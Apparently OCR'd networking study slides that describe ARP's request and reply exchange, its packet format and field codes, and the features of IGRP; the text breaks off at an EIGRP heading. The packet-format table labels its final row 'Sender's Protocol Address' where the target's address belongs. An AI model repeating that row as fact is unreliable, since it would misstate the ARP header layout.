
Notes: ____



Address Resolution Protocol (ARP)

- ARP is a stateless protocol used for **resolving IP addresses to machine** (MAC) addresses
- An ARP request is **broadcast** over the network, whereas the response is a **unicast** message to the requester
- The IP address and MAC pair are stored in the system, switch, or router's **ARP cache**, through which the ARP reply passes

I want to connect to 192.168.168.3, but I need the MAC address
IP ID: 194.54.67.10
MAC: 00:1b:48:64:42:e4
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.1
MAC: 00-14-20-01-23-45
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.2
MAC: 00-14-20-01-23-46
ARP_REQUEST
Hello, I need the MAC address of 192.168.168.3
IP ID: 192.168.168.3
MAC: 00-14-20-01-23-47
ARP_REPLY I am 192.168.168.3. MAC address is 00-14-20-01-23-47
Connection Established



ARP Packet Format

Byte 0	Byte 1	Byte 2	Byte 3
Hardware Type		Protocol Type	
Hardware Length	Protocol Length	Operation (1 for Request, 2 for Reply)	
Sender's Hardware Address (First 4 Bytes of Ethernet Address)			
Sender's Hardware Address (Last 2 Bytes of Ethernet Address)		Sender's Protocol Address (First 2 Bytes of IP Address)	
Sender's Protocol Address (Last 2 Bytes of IP Address)		Target's Hardware Address (2 Bytes of Ethernet Address, Null in ARP Request)	
Target's Hardware Address (Last 4 Bytes of Ethernet Address, Null in ARP Request)			
Sender's Protocol Address (4-byte IP Address)			

Hardware Type:
- 1 = Ethernet
- 2 = Experimental Ethernet
- 3 = Amateur Radio AX.25
- 4 = Proteon ProNET Token Ring
- 5 = Chaos
- 6 = IEEE 802 Networks, etc.

Protocol Type:
- IPv4 = 0x0800
- IPv6 = 0x86DD

Hardware Length:
- 6 for Ethernet

Protocol Length:
- 4 for IPv4

Operation Code:
- 1 For Request
- 2 For Reply


IGRP (Interior Gateway Routing Protocol)

- IGRP is a **Distance-Vector protocol**, developed for **transmitting routing data** within the Internet network
- It is unlike IP RIP and IPX RIP, which were developed for multi-vendor networks
- It **calculates the distance metric** by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- IGRP includes the following Distance-Vector characteristics:
  - Periodic routing updates every 90 seconds
  - Includes a full routing table after every periodic update
  - Broadcast updates
  - Neighbors
  - Defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features:

- It performs only IP routing
- It makes use of IP protocol 9
- The administrative distance of IGRP routes is 100
- It has a maximum of 100 hops, by default. This can be extended to 255 hops

Notes:



EIGRP (Enhanced Interior Gateway Routing Protocol)

